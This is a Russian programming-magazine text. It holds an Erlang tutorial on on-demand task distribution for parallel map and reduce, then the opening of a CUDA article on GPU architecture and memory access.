По традиции вспомним, на чем мы остановились в прошлом номере. Мы говорили о решении (принятом при построении наших примеров) разбить все исходные данные на порции и разослать эти порции данных (как задания по обработке) рабочим процессам сразу, а затем только собирать результаты обработки этих порций рабочими процессами. Мы показали, что это приводит к резкому скачку потребляемой памяти и нагрузки на процессор и, возможно, на сеть (если рабочие процессы выполняются на разных узлах). Ведь если мы хотим разбить все исходные данные на порции, то необходимо под эти порции данных выделить память, размер которой чуть больше размера исходных данных (т.к. каждая порция – это кортеж, состоящий из самой порции данных и ее индекса), а также потратить некоторое процессорное время. Далее мы все эти данные передаем по сети нашим рабочим процессам, увеличивая нагрузку на сеть. А при достаточно большом объеме входных данных нам просто может не хватить размера адресного пространства (процесса операционной системы, содержащего среду выполнения Erlang, наш пример и данные) для того, чтобы хранить одновременно как исходные данные, так и порции данных.

Разберемся, как решить эту проблему. В прошлый раз мы рассмотрели возможное ее решение: «отрезать» новую порцию для обработки какому-либо рабочему процессу только по мере необходимости. Т.е. только после того, как какой-либо рабочий процесс выполнит свою задачу (обработает порцию данных) и отошлет результат обработки главному процессу, он получит следующее задание (следующую порцию) для выполнения. Правда, за это решение нам придется платить, т.к. усложняется взаимодействие между рабочими процессами и главным процессом. Если раньше главный процесс разбивал исходные данные на порции, распределял эти порции (как задания) между рабочими процессами и ожидал результатов обработки от всех рабочих процессов, то при новом подходе необходимо в главном процессе делать следующее: создать и раздать начальные задания для рабочих процессов, потом собрать полученные результаты обработки и при наличии еще не обработанных данных создавать новую порцию и отсылать ее на обработку. С другой стороны, для рабочих процессов ничего не изменилось: мы все так же получаем задание на обработку порции данных, обрабатываем эту порцию, отсылаем результаты обработки обратно главному процессу, после чего получаем очередное задание, если оно есть. И абсолютно не важно, сразу ли все задания на обработку отправляются рабочим процессам или же постепенно, в ответ на результат обработки предыдущего задания.

А теперь давайте посмотрим на то, что из реализации данного подхода в прошлый раз мы успели сделать. Во-первых, мы объ-

явили, что всю общую функциональность (на основе которой мы сможем реализовать многозадачные версии функций **map** и **reduce**) мы помещаем в модуль **parallel_smartmsg_helper**. Во-вторых, мы ввели ряд определений записей для того, чтобы сделать наш код более понятным:

```
-record(tasks_descr, {created = 0, processed = 0, rest = []}).
-record(task_request, {master, index, portion}).
-record(task_result, {worker, index, result}).
```

Здесь запись **task_descr** определена для хранения данных о процессе обработки исходного списка, запись **task_request** представляет запрос на обработку очередной порции данных (сообщение, которое получает рабочий процесс от главного процесса), а запись **task_result** представляет результат обработки очередной порции данных рабочим процессом (сообщение, которое рабочий процесс посылает главному процессу). Следует заметить, что мы не помещаем эти определения записей в отдельный заголовочный файл (с расширением **.hrl**), т.к. эти определения используются только внутри модуля **parallel_smartmsg_helper**. И, наконец, мы определили функцию, которую выполняет рабочий процесс во время своей жизни. Это экспортируемая функция **parallel_smartmsg_helper:smartmsg_worker/1**:

```
smartmsg_worker(Fun) ->
receive
#task_request{master=MasterPid, index=Index,
portion=SourcePortion} ->
Dest = Fun(SourcePortion),
MasterPid ! #task_result{worker=self(), index=Index,
result=Dest},
smartmsg_worker(Fun);
_Other -> smartmsg_worker(Fun)
end.
```

Как мы уже говорили, для рабочего процесса логика работы абсолютно не зависит от того, сразу ли все задания на обработку порций данных он получит или же постепенно, в ответ на результат обработки некоторой порции данных. Поэтому эта функция ничем не отличается от аналогичных функций, которые выполняют рабочие процессы более ранних примеров, за исключением того, что здесь для работы с сообщениями мы используем определенные ранее записи. Эта функция является экспортируемой – по причине того, что за создание рабочих процессов у нас ответственен внешний код.

После повторения мы можем смело идти дальше. Для начала давайте создадим пару вспомогательных функций, которые будут инкапсулировать такие операции, как создание и назначение новой задачи рабочему процессу и сохранение результата обработки порции в промежуточном хранилище. Начнем со вспомогательной функции, которая сохраняет результат обработки порции в промежуточном хранилище. Как уже говорилось в предыдущих статьях, в качестве промежуточного хранилища мы используем массив (коллекцию, доступ к элементам которой осуществляется по индексу), а результат обработки порции состоит из самого результата и его индекса (который совпадает с индексом порции при ее создании). Поэтому функция для сохранения результатов

С ОЧЕРЕДЯМИ

обработки порции должна в качестве входных параметров принимать массив с результатами обработки порций, сам результат обработки порции и его индекс, а возвращать обновленный массив с результатами обработки порций (мы помним, что в языке Erlang мы не изменяем существующий объект, а создаем новый). Это функция `collect_result/3`, которая определена в модуле `parallel_smartmsg_helper`, но не экспортируется из него:

```
collect_result(Result, Index, Storage) ->
array:set(Index, Result, Storage).
```

По сути, она очень проста – это всего лишь альтернатива (алиас) для функции `array:set/3`; основное ее предназначение – сделать код, который сохраняет результаты обработки порции в промежуточное хранилище, более ясным и понятным.

В качестве следующего шага мы создадим вспомогательную функцию для назначения нового задания рабочему процессу. Это будет функция `assign_task/4`, определенная в модуле `parallel_smartmsg_helper`, но не экспортируемая из него:

```
assign_task(Worker, SourceList, PortionSize, Index)
when length(SourceList) =< PortionSize ->
  Worker ! #task_request{master = self(), index = Index, portion =
  SourceList},
  [];
assign_task(Worker, SourceList, PortionSize, Index) ->
{Portion, Rest} = lists:split(PortionSize, SourceList),
  Worker ! #task_request{master = self(), index = Index, portion =
  Portion},
  Rest.
```

Видно, что эта функция выглядит сложнее функции `collect/3`. В ней нам необходимо обрабатывать два случая (для этого определено два варианта функции `assign_task/4`): когда размер необработанного остатка меньше или равен размеру порции данных и когда размер необработанного остатка больше размера порции. В первом случае мы просто отсылаем этот остаток рабочему процессу на обработку и возвращаем пустой список; это означает, что больше нет исходных данных для обработки. Во втором случае мы «отрезаем» порцию заданного размера, отсылаем эту порцию рабочему процессу, после чего возвращаем остаток после «отрезания» порции обратно, т.к. он содержит не обработанные еще данные. В качестве параметров эта функция принимает идентификатор рабочего процесса, которому мы собираемся назначить задание, остаток необработанных исходных данных, размер порции и индекс создаваемой порции данных.

А мы можем пойти дальше. Если раньше мы «разбивали» исходные данные на порции и распределяли эти порции (в виде заданий на обработку) среди рабочих процессов сразу, то сейчас мы «отрезаем» очередную порцию и отдаем ее рабочему процессу только после того, как он пришлет главному процессу результаты обработки какой-либо порции данных. Но для того, чтобы такая схема взаимодействия главного процесса и рабочих процессов работала, необходимо инициализировать рабочие процессы. Процесс инициализации рабочих процессов состоит в следующем: для каждого рабочего процесса мы «отрезаем» от исходных данных (а точнее, от необработанного остатка) порцию и отправляем эти порции на обработку рабочим процессам. После такой инициализации мы можем использовать описанный выше механизм взаимодействия, т.е. ожидать результат обработки порции от какого-либо рабочего процесса, после чего подго-

тавливать и отсылать ему очередное задание (очередную порцию исходных данных). Данный процесс инициализации рабочих процессов мы реализуем при помощи функции `distribute_init_tasks/3`, которая определена в модуле `parallel_smartmsg_helper`:

```
distribute_init_tasks(#tasks_descr{created=Created, rest=[]}, _
PortionSize, _WorkerList) ->
  #tasks_descr{created = Created, rest = []};
distribute_init_tasks(TasksDescr, _PortionSize, []) -> TasksDescr;
distribute_init_tasks(#tasks_descr{created=Created, rest=Source},
PortionSize, [Worker|Workers]) ->
  Rest = assign_task(Worker, Source, PortionSize, Created),
  TasksDescr = #tasks_descr{created=Created+1, rest=Rest},
  distribute_init_tasks(TasksDescr, PortionSize, Workers).
```

Эта функция на вход принимает три параметра: описатель процесса обработки исходных данных (который является экземпляром записи `tasks_descr`), размер порции исходных данных и список идентификаторов рабочих процессов (точнее, остаток списка идентификаторов рабочих процессов); возвращает эта функция описатель процесса обработки исходных данных после инициализации рабочих процессов. В функции `distribute_init_tasks/3` мы должны обрабатывать три разных случая (поэтому функция `distribute_init_tasks/3` содержит три варианта): когда закончились входные данные, когда мы инициализировали все рабочие процессы, и общий случай – когда есть как необработанные входные данные, так и неинициализированные рабочие процессы. Первый случай возможен, если количество рабочих процессов больше или равно количеству порций (с размером `PortionSize`). В первом и втором варианте функции `distribute_init_tasks/3` дальнейшая инициализация уже невозможна, поэтому мы возвращаем описатель процесса обработки данных. В последнем же варианте (когда есть как входные данные, так и неинициализированные рабочие процессы) мы инициализируем очередной рабочий процесс порцией (при помощи функции `assign_task/4`), после чего вызываем рекурсивно (при помощи хвостовой рекурсии) метод `distribute_init_tasks/3` для оставшихся рабочих процессов и входных данных. Также следует сказать, что функция `distribute_init_tasks/3` не экспортируется из модуля `parallel_smartmsg_helper`, т.к. она используется только внутри него.

Следующий шаг, который нам необходимо реализовать – это взаимодействие между рабочими процессами и главным процессом. Как мы уже говорили, взаимодействие между рабочими процессами и главным процессом выглядит следующим образом: после инициализации рабочих процессов (о чем мы говорили выше) главный процесс ждет сообщения от любого рабочего процесса с результатами обработки назначенной ему порции данных. При получении им такого сообщения (экземпляра записи `task_result`) главный процесс сохраняет результаты обработки в промежуточное хранилище, а его дальнейшие действия зависят от того, есть на момент получения сообщения необработанные данные или нет. Если на момент получения сообщения необработанные данные еще есть, то главный процесс «отрезает» от этих данных порцию, отправляет эту порцию рабочему процессу в виде задания на обработку (в виде экземпляра записи `task_request`), после чего продолжает ждать сообщения от рабочих процессов. Если же на момент получения сообщения необработанных данных не осталось, то главный процесс просто продолжает ждать сообщений от других процессов. Это ожидание заканчивается тогда,

»

когда приходит последнее сообщение с результатом обработки какой-либо порции исходных данных. Чтобы отследить это последнее сообщение, мы используем описатель процесса обработки данных. Как мы уже говорили, описатель процесса обработки данных (экземпляр записи `tasks_descr`) содержит три поля: количество созданных задач на обработку, количество обработанных задач и остаток необработанных исходных данных. Очевидно, что последним будет такое сообщение от одного из рабочих процессов, после которого количество созданных задач равно количеству выполненных задач, а остаток необработанных исходных данных пуст. Таким образом, видно, что функция, которая будет реализовывать это взаимодействие, должна иметь три варианта: один вариант – для окончания взаимодействия (и дальнейшего вычисления итогового результата), другой вариант – для ситуации, когда необработанные исходные данные уже закончились, но некоторые рабочие процессы еще выполняют свои задания, и, наконец, последний вариант для общего случая. Это будет функция `handle_workers/3`, которая определена в модуле `parallel_smartmsg_helper`, но не экспортируется из него:

```
handle_workers(#tasks_descr{created=N, processed=N, rest=[]},
Storage, _PortionSize) ->
Storage;
handle_workers(#tasks_descr{created=Created,
processed=Processed, rest=[]}, Storage, PortionSize) ->
receive
#task_result(index=Index, result=Dest) ->
UpdatedStorage = collect_result(Dest, Index, Storage),
TasksDescr = #tasks_descr{created=Created,
processed=Processed+1, rest=[]},
handle_workers(TasksDescr, UpdatedStorage, PortionSize);
_ -> handle_workers(#tasks_descr{created=Created,
processed=Processed, rest=[]}, Storage, PortionSize)
end;
handle_workers(#tasks_descr{created=Created,
processed=Processed, rest=Source}, Storage, PortionSize) ->
receive
#task_result(worker=Worker, index=Index, result=Dest) ->
UpdatedStorage = collect_result(Dest, Index, Storage),
Rest = assign_task(Worker, Source, PortionSize, Created),
TasksDescr = #tasks_descr{created=Created+1,
processed=Processed+1, rest=Rest},
handle_workers(TasksDescr, UpdatedStorage, PortionSize);
_ -> handle_workers(#tasks_descr{created=Created,
processed=Processed, rest=Source}, Storage, PortionSize)
end.
```

Функция `handle_workers/3` принимает три параметра: описатель процесса обработки данных (экземпляр записи `tasks_descr`), хранилище промежуточных данных и размер порции, а возвращает (после того, как все исходные данные будут «разбиты» на порции, обработаны рабочими процессами и собраны) хранилище промежуточных данных с результатами обработки всех порций. Следует обратить внимание на то, какие сообщения мы обрабатываем в функции `handle_workers/3`. Во-первых, мы обрабатываем сообщения от рабочих процессов с результатами обработки очередной порции данных; эти сообщения являются экземплярами записи `task_result`. Во-вторых, мы обрабатываем все остальные виды сообщений, не делая при этом ничего. Мы это делаем для того, чтобы очередь сообщения процесса не засорялась «мусорными» сообщениями.

Теперь мы можем собрать все вместе и создать точку входа для общей функциональности, на основе которой мы потом можем сделать соответствующие версии функций `map` и `reduce`. Это будет функция `parallel_smartmsg_helper:smartmsg_core/4`, определенная в модуле `parallel_smartmsg_helper` и экспортируемая из него:

```
smartmsg_core(FinalAggrFun, SourceList, PortionSize,
WorkerList) ->
process_flag(trap_exit, true),
TasksDescr = distribute_init_tasks(#tasks_
descr(rest=SourceList), PortionSize, WorkerList),
PortionCount = parallel_common:calc_portion_
count(length(SourceList), PortionSize),
EmptyStorage = array:new({size, PortionCount}, {fixed, true},
{default, none}),
FullStorage = handle_workers(TasksDescr, EmptyStorage,
PortionSize),
process_flag(trap_exit, false),
FinalAggrFun(array:to_list(FullStorage)).
```

В этой функции мы делаем следующее: инициализируем рабочие процессы (раздавая им начальные задания), инициализируем хранилище промежуточных данных, инициализируем общение с рабочими процессами, после чего из данных, находящихся в хранилище промежуточных данных, формируем итоговый результат. Как уже говорилось выше, общение с рабочими процессами заканчивается тогда, когда все порции исходных данных обработаны и результаты их обработки получены и сохранены в хранилище промежуточных данных. Поэтому при формировании итогового результата из данных, находящихся в хранилище промежуточных данных, все результаты обработки порций в этом хранилище уже присутствуют (т.е. ровно так же, как и в предыдущих версиях, созданных нами). Следует также заметить, что при инициализации рабочих процессов (при вызове функции `distribute_init_tasks/3`) в качестве одного из параметров мы передаем начальное значение описателя процесса обработки данных. При формировании этого начального значения в качестве остатка необработанных исходных данных мы передаем сами эти исходные данные (при этом количество созданных и выполненных заданий, очевидно, равно 0).

И, наконец, мы можем создать очередные многозадачные версии функций `map` и `reduce`: это будут функции `parallel_map:smartmsg_pmap/4` и `parallel_reduce:smartmsg_reduce/5`, определенные в модулях `parallel_map` и `parallel_reduce` соответственно.

Начнем мы с очередной версии многозадачной функции `map`: `smartmsg_pmap(_Fun, [], _PortionSize, _WorkerCount) -> []`; `smartmsg_pmap(Fun, Source, PortionSize, _WorkerCount)` `when length(Source) =< PortionSize ->` `lists:map(Fun, Source)`; `smartmsg_pmap(Fun, Source, PortionSize, WorkerCount) ->` `WorkerFun = fun(Portion) -> lists:map(Fun, Portion) end,` `Workers = [spawn_link(fun() -> parallel_smartmsg_` `helper:smartmsg_worker(WorkerFun) end) || _Index <- lists:seq(1,` `WorkerCount)],` `Result = parallel_smartmsg_helper:smartmsg_core(fun` `lists:append/1, Source, PortionSize, Workers),` `lists:foldl(fun(Worker, _Aggr) -> exit(Worker, normal) end, true,` `Workers),` `Result.`

Легко увидеть, что ничего особо не поменялось по сравнению с предыдущей версией многозадачной функции `map`, кроме одного: мы используем функцию `parallel_smartmsg_helper:smartmsg_core/4` в качестве точки входа в общую функциональность. Теперь рассмотрим очередную многозадачную версию функции `reduce`:

```
smartmsg_reduce(_Fun, [], {InIt, _PortionInIt}, _PortionSize, _
WorkerCount) -> InIt;
smartmsg_reduce(Fun, Source, {InIt, _PortionInIt}, PortionSize,
_WorkerCount)
when length(Source) =< PortionSize ->
lists:foldl(Fun, InIt, Source);
smartmsg_reduce(Fun, Source, {InIt, PortionInIt}, PortionSize,
WorkerCount) ->
ReduceFun = fun(List) -> lists:foldl(Fun, InIt, List) end,
```



```
PortionReduceFun = fun(List) -> lists:foldl(Fun, PortionInit, List)
end,
Workers = [spawn_link(fun() -> parallel_smartmsg_
helper_smartmsg_worker(PortionReduceFun) end) || _Index <-
lists:seq(1, WorkerCount)],
Result = parallel_smartmsg_helper_smartmsg_core(ReduceFun,
Source, PortionSize, Workers),
lists:foldl(fun(Worker, _Aggr) -> exit(Worker, normal) end, true,
Workers),
Result.
```

И в этом случае ничего не поменялось по сравнению с предыдущей версией, кроме точки входа в общую функциональность.

Давайте проверим, что очередные многозадачные версии функций `map` и `reduce` работают правильно. Для этого мы копируем соответствующие модули и запускаем консоль среды выполнения языка Erlang. Начнем с проверки работы функции `parallel_map_smartmsg_pmap/4`. Вызов `parallel_map_smartmsg_pmap(fun(Item)->lists:reverse(Item) end, [], 2, 2)` возвращает пустой список. Этим проверяется первый вариант функции `parallel_map_smartmsg_pmap/4`. Вызов `parallel_map_smartmsg_pmap(fun(Item)->lists:reverse(Item) end, ["ab", "cd"], 4, 2)` возвращает список `["ba", "dc"]`. Так как размер порции 4, а список с данными содержит всего 2 элемента, то мы проверяем второй вариант функции `parallel_map_smartmsg_pmap/4`. Наконец, вызов `parallel_map_smartmsg_pmap(fun(Item)->lists:reverse(Item) end, ["ab", "cd", "ef", "gh"], 2, 2)` возвращает список `["ba", "dc", "fe", "hg"]`. Так как размер порции 2, а список с данными содержит 4 элемента, то мы проверяем общий вариант функции

`parallel_map_smartmsg_pmap/4`. При этом будет создано 2 рабочих процесса, и оба эти процесса будут загружены, т.к. список с данными разбивается на 2 порции данных. Теперь перейдем к проверке работы функции `parallel_reduce_smartmsg_reduce/5`. Вызов `parallel_reduce_smartmsg_reduce(fun(Item, Agg)->Agg ++ Item end, [], {"+", ""}, 2, 2)` возвращает строку `"++"`. Этот вызов проверяет первый вариант функции `parallel_reduce_smartmsg_reduce/5`. Вызов `parallel_reduce_smartmsg_reduce(fun(Item, Agg)->Agg ++ Item end, [{"aa", "bb"}, {"+", ""}], 4, 2)` возвращает строку `"++aabb"`. Так как размер порции 4, а список с данными содержит всего 2 элемента, то мы проверяем второй вариант функции `parallel_reduce_smartmsg_reduce/5`. Наконец, вызов `parallel_reduce_smartmsg_reduce(fun(Item, Agg)->Agg ++ Item end, [{"aa", "bb", "cc", "dd"}, {"+", ""}], 2, 2)` возвращает строку `«++aabbccdd»`. Так как размер порции 2, а список с данными содержит 4 элемента, то мы проверяем общий вариант функции `parallel_reduce_smartmsg_reduce/5`. При этом будет создано 2 рабочих процесса, и оба эти процесса будут загружены, т.к. список с данными разбивается на 2 порции данных.

Итак, мы создали почти очередные многозадачные версии функций `map` и `reduce`. Может показаться, что их уже некуда улучшать и пора остановиться. Однако мы все-таки можем сделать следующее: отказаться от ручного распределения заданий на обработку (мы распределяем задания так, чтобы каждый рабочий процесс был загружен). Тогда мы переложим эту задачу на некоторый пул процессов (а точнее, узлов), который бы и распределял задания на обработку между процессами по заданным критериям. Чем мы и займемся в следующий раз. **LXF**

Альтернатива инициализации

В данной статье при реализации очередных многозадачных версий функций `map` и `reduce` мы применили подход, при котором порции создаются по требованию, т.е. только в ответ на результат обработки некоторой предыдущей порции данных. При этом нам необходимо инициализировать рабочие процессы, чтобы данный подход работал. Для этого мы создаем и отправляем каждому рабочему процессу порцию данных, после чего все остальные порции данных создаются по требованию. Этот алгоритм инициализации мы реализовали в функции `distribute_init_tasks/3`, которая определена в модуле `parallel_smartmsg_helper` (эта функция используется только внутри модуля `parallel_smartmsg_helper`, поэтому мы не экспортируем ее). Очевидно, что при таком подходе мы создаем как в функции `distribute_init_tasks/3` (при инициализации рабочих процессов), так и в функции `handle_workers/3` (при взаимодействии между рабочими процессами и главным процессом) порции данных, которые определены в модуле `parallel_smartmsg_helper`.

Если же мы хотим локализовать создание порций только во время взаимодействия между рабочими процессами и главным процессом, следует применить другой подход.

Мы можем инициализировать рабочие процессы некоторыми «фейковыми» заданиями, которые ничего полезного не делают. Чтобы отличать такие «фейковые» задания от обычных заданий, мы будем задавать в качестве индекса порции число -1 (в качестве самой порции – пустой список). При этом в функции `handle_workers/3` необходимо такие «фейковые» задания обрабатывать

отдельно от основных заданий (при обработке «фейковых» заданий мы не будем заносить результат их обработки в промежуточное хранилище, а также не будем учитывать такие задания в количество обработанных заданий описателя процесса обработки). Давайте посмотрим на альтернативную реализацию этих двух функций. Функция `distribute_init_tasks/3` будет иметь следующий вид:

```
distribute_init_tasks(#tasks_descr{rest=[], _
PortionSize, _WorkerList} ->
#tasks_descr{rest = []};
distribute_init_tasks(#tasks_descr{rest=Source,
PortionSize, Workers} ->
lists:foreach(fun(Worker) -> assign_task(Worker, [],
PortionSize, -1) end, Workers),
#tasks_descr{rest=Source}).
```

Функция `handle_workers/3` будет иметь следующий вид:

```
handle_workers(#tasks_descr{created=N,
processed=N, rest = []}, Storage, _PortionSize) ->
Storage;
handle_workers(#tasks_descr{created=Crt,
processed=Proc, rest=[]}, Storage, PortionSize) ->
receive
#task_result{index=-1, result=_Dest} ->
TasksDescr = #tasks_descr{created=Crt,
processed=Proc, rest=[]},
handle_workers(TasksDescr, Storage,
PortionSize);
#task_result{index=Index, result=Dest} ->
UpdatedStorage = collect_result(Dest, Index,
Storage),
TasksDescr = #tasks_descr{created=Crt,
processed=Proc+1, rest=[]},
```

```
handle_workers(TasksDescr, UpdatedStorage,
PortionSize);
_Other -> handle_workers(#tasks_
descr{created=Crt, processed=Proc, rest=[]}, Storage,
PortionSize)
end;
handle_workers(#tasks_descr{created=Crt,
processed=Proc, rest=Src}, Storage, PortionSize) ->
receive
#task_result{worker=Worker, index=-1, result=_
Dest} ->
Rest = assign_task(Worker, Src, PortionSize,
Crt),
TasksDescr = #tasks_descr{created=Crt+1,
processed=Proc, rest=Rest},
handle_workers(TasksDescr, Storage,
PortionSize);
#task_result{worker=Worker, index=Index,
result=Dest} ->
UpdatedStorage = collect_result(Dest, Index,
Storage),
Rest = assign_task(Worker, Src, PortionSize,
Crt),
TasksDescr = #tasks_descr{created=Crt+1,
processed=Proc+1, rest=Rest},
handle_workers(TasksDescr, UpdatedStorage,
PortionSize);
_Other -> handle_workers(#tasks_
descr{created=Crt, processed=Proc, rest=Src},
Storage, PortionSize)
end.
```

Какой из вариантов реализации использовать – это дело вкуса, поэтому выбор остается за читателями.

CUDA: ПУСТИМ

Константин Калгин и Евгений Балдин не могут спокойно видеть матрицу – им непременно надо ее транспонировать.



Наш эксперт

Константин Калгин
Программист, который превращает персоналку в маленький супер-компьютер.



Наш эксперт

Евгений Балдин
Физик, который действительно знает, что такое нехватка вычислительных ресурсов.

Хочется волшебства... вот бы сказать компьютеру: «Посчитай-ка, голубчик, мою задачу, да побыстрее! А я кофе попою...» Сказать-то можно, да современный компьютер сейчас на это не реагирует. Наверное, это неплохо: проснувшись, машинный разум начнет всячески отлынивать от работы. И человеку все равно придется разбираться с аппаратурой.

Версии CUDA

Следует различать версии программных пакетов CUDA Toolkit (компилятор, профилировщик, библиотеки), CUDA SDK (примеры с исходными кодами, вспомогательные библиотеки), CUDA Driver (системный драйвер) и версии CUDA, которую поддерживает графический ускоритель. В документации Nvidia C Programming Guide версия, которую поддерживает графический ускоритель, называется Compute capability. Для простоты назовем это «версией CUDA».

Версия CUDA состоит из двух чисел – старшего и младшего, например 1.3. Графические ускорители с одинаковым старшим числом имеют одну архитектуру ядра. Младшее число указывает на улучшения в архитектуре ядра. Какой версии соответствует ваше устройство, легко узнать из той же Википедии, в статье CUDA.

Архитектура процессора

Процессор графического ускорителя состоит из планировщика блоков потоков, набора мультимикропроцессоров и кэша L2. Наличие и объем кэша L2 зависит от версии CUDA, а количество мультимикропроцессоров – еще и от модели графического ускорителя. Меняя количество мультимикропроцессоров, производители пропорционально меняют потребляемую мощность и производительность графического ускорителя, и непропорционально его цену.

» **Планировщик блоков потоков** При запуске ядра можно отправить на исполнение до 65535 блоков потоков. Планировщик следит за загруженностью мультимикропроцессоров, где исполняются блоки потоков и по завершении работы одних блоков отправляет еще не отработанные блоки на освободившиеся мультимикропроцессоры.

» **Мультимикропроцессор** состоит из набора потоковых процессоров, планировщика потоков, разделяемой памяти, банка регистров, а также текстурного, константного и L1 кэшей.

» **Кэш L2** автоматически кэширует данные при обращении к глобальной памяти, чем ускоряет как последующий повторный доступ, так и доступ к соседним данным. Кэш L2 появился в архитектуре CUDA, начиная с версии 2.x (Fermi).

Планировщик блоков потоков

» **CUDA 1.x** Пока не исполнились все блоки потоков одного ядра, блоки потоков другого будут планироваться. По сути, это не планирование, а простая раздача работы (блоков потоков) в порядке очередности (координат) и монопольное использование ресурсов графического ускорителя одним ядром.

» **CUDA 2.x (Fermi)** Планировщик может планировать блоки потоков от разных ядер одного процесса, повышая эффективность ускорителя на небольших сетках в несколько блоков потоков.

» **CUDA 3.5 (Kepler)** Реализован динамический параллелизм, позволяющий запускать ядра с самого графического ускорителя

и синхронизироваться по результату. Вызовы ядер могут быть вложенными, что открывает большие возможности эффективной реализации задач с нерегулярным и динамическим параллелизмом, а также по переводу части кода, управляющего запуском ядер, на графический ускоритель.

Мультимикропроцессор

Количество и объем тех или иных элементов мультимикропроцессора зависит от версии CUDA. На одном мультимикропроцессоре могут планироваться несколько блоков потоков. Минимальной единицей исполнения и планирования на мультимикропроцессоре является варп [англ. warp – зд. скрутка] – группа из 32 потоков одного блока. На каждом такте планировщик выбирает группу потоков, и над каждым потоком из группы исполняется одна и та же команда. Корректная обработка условных переходов потоками одного варпа происходит за счет того, что некоторые потоки/потоковые процессоры могут простаивать, то есть не исполнять текущую команду. Итоговое время обработки ветвей условного перехода в случае, когда произошло разделение потоков варпа, складывается из времен исполнения обеих ветвей.

Имеющиеся у мультимикропроцессора 4-байтовые регистры делятся между планируемыми потоками, а объем разделяемой памяти – между планируемыми блоками потоков.

» **CUDA 1.x** Содержит 8 потоковых процессоров, выполняющих инструкции с целыми числами и числами с плавающей точкой одинарной точности [float]. Вычисления с плавающей запятой с двойной точностью [double] стали доступны в CUDA 1.3 – на одном мультимикропроцессоре находилось только одно исполнительное устройство, т.е. скорость работы с двойной точностью было в 8 раз меньше скорости работы с одинарной точностью.

» **CUDA 2.x** Содержит 32 (CUDA 2.0) или 48 (CUDA 2.1) потоковых процессоров, выполняющих инструкции с целыми числами и числами с плавающей точкой одинарной точности. Увеличилось количество исполнительных устройств для работы с числами двойной точности – 16 (CUDA 2.0) и 24 (CUDA 2.1). Количество планировщиков варпов – 2. В CUDA 2.1 на каждом такте каждый планировщик выдает по две информационно независимых инструкции одного из варпов, если только ни одна из инструкций не работает с числами двойной точности.

В CUDA 2.x появился «полноценный» кэш L1 и L2 – ранее все кэши были доступны только на чтение, т.е. кэшировали константные данные. У каждого мультимикропроцессора кэш первого уровня L1 свой, а кэш второго уровня L2 общий для всех мультимикропроцессоров графического ускорителя. Объемы кэша первого уровня и разделяемой памяти в сумме дают 64 КБ, и могут быть сконфигурированы с помощью cudaFuncSetCacheConfig() в 48 КБ/16 КБ или 16 КБ/48 КБ, соответственно. Объемы кэша L1 и разделяемой памяти по умолчанию – 16 КБ/48 КБ. Объем кэша L2 – 768 КБ.

» **CUDA 3.x** Содержит 192 потоковых процессора, выполняющих инструкции с целыми числами и числами с плавающей точкой одинарной точности. Количество исполнительных устройств для работы с числами двойной точности – 8 (CUDA 3.0) и 64 (CUDA 3.5). Планировщики усовершенствованы таким образом, что

В работу

теперь могут выдавать по две инструкции за такт вне зависимости от типа инструкций. Объемы кэша L1 и разделяемой памяти теперь могут быть сконфигурированы как 32 КБ/32 КБ. Объем и пропускная способность кэша L2 выросли в два раза.

На архитектурах CUDA 1.x и 2.x, чтобы обмениваться значениями регистров между потоками одного блока, необходимо было использовать разделяемую память. В архитектуре CUDA 3.x появились инструкции, позволяющие обмениваться значениями регистров между потоками одного варпа без использования разделяемой памяти. За счет этого экономится время обращения и объем используемой разделяемой памяти.

» **Организация памяти** В графическом ускорителе иерархию памяти составляют следующие элементы: файл регистров, разделяемая память, кэши и глобальная память. В официальной документации количественные данные по латентности приводятся только для глобальной памяти. Остальные данные – качественного характера: латентность регистров равна латентности разделяемой памяти, латентность кэшей меньше латентности глобальной памяти, латентность согласованного доступа в разделяемую/глобальную память существенно меньше латентности несогласованного доступа.

» **Локальная память** В архитектуре CUDA имеется аппаратное ограничение на количество используемых регистров одним потоком – 63 (CUDA < 3.0) и 255 (CUDA 3.5). Если во время компиляции компилятору не хватит доступных регистров, он отобразит их на локальную память. Локальная память – это область в глобальной памяти, выделенная компилятором для хранения локальных значений потоков. Она используется для хранения локальных данных потоков при нехватке регистров или объявления локальных массивов внутри ядра без ключевого слова `__shared__`:

```
__global__ void kernel(int *a, int *s) {
    int l[N], res;
    int ind = (blockIdx.x*blockDim.x+threadIdx.x)*N;
    for( int j=0; j<N; j++) l[ j ] = a[ ind + j ];
    for( int j=0; j<N; j++) res += l[ j ] * j;
    s[ ind ] = res;
}
```

В этом примере при больших N массив l будет располагаться в локальной памяти. У каждого потока будет свой массив. При малых N компилятор может развернуть циклы, после чего отобразить элементы массива на регистры, поскольку отпадет нужда в обращении к элементам по меняющемуся индексу.

» **Доступ в разделяемую память. Конфликты** Вся разделяемая память делится на 16 (CUDA 1.x) или 32 (CUDA 2.x/3.x) банков. Последовательно расположенные 32-битные слова помещаются в последовательных банках [interleaved]. Пропускная способность каждого банка – 32 бита за два такта. Конфликтом называется одновременное обращение потоков к разным 32-битным словам одного банка. Конфликтные обращения в банк исполняются последовательно. Обращение к разделяемой памяти называется согласованным если отсутствуют конфликты.

» **CUDA 1.x** Инструкция обращения к разделяемой памяти исполняется за два шага – по половинам варпа. Конфликты могут возникнуть только внутри каждой из половин варпа.

» **CUDA 2.x/3.x** Конфликты могут возникнуть в рамках варпа в целом.

» **Доступ в глобальную память**

» **CUDA 1.0/1.1** Доступ в глобальную память является согласованным, если для каждой половины варпа выполняются следующие условия:

1) Размер слов, к которым обращается каждый поток, равен 4, 8 или 16 байтам.

2) Если размер равен N, то все 16 слов лежат в 16×N-байтном сегменте.

3) Потоки обращаются к словам последовательно: k-й поток в половине варпа обращается к k-му слову в сегменте.

Второе условие для прикладного программиста переформулируется следующим образом: при обращении к элементам массива первый поток каждой половины варпа должен обращаться к элементу, номер которого кратен 16. При согласованном обращении к 4/8/16-байтным словам для каждой половины варпа выполняется одна 64-байтная/одна 128-байтная/две 128-байтных транзакции. Невыполнение инструкции обращения к глобальной памяти некоторыми потоками за счет ранее исполненного условного ветвления не влияет на согласованность.

В случае невыполнения условий согласованного доступа обращение разбивается на 16 отдельных 32-байтных транзакций.

» **CUDA 1.2/1.3** Для этой и последующих архитектур не используется термин согласованного обращения, но описывается алгоритм определения количества и размер транзакций с глобальной памятью. Для CUDA 1.2/1.3 количество и размер транзакций определяется следующим образом.

1) Для каждой половины варпа берется минимальное количество сегментов, которые покрывают все запрашиваемые элементы этой половины. Размер каждого сегмента равен 32 байтам для 1-байтных данных, 64 байтам для 2-байтных, 128 байтам для 4/8/16-байтных данных.

2) Каждый загружаемый сегмент уменьшается по правилам:

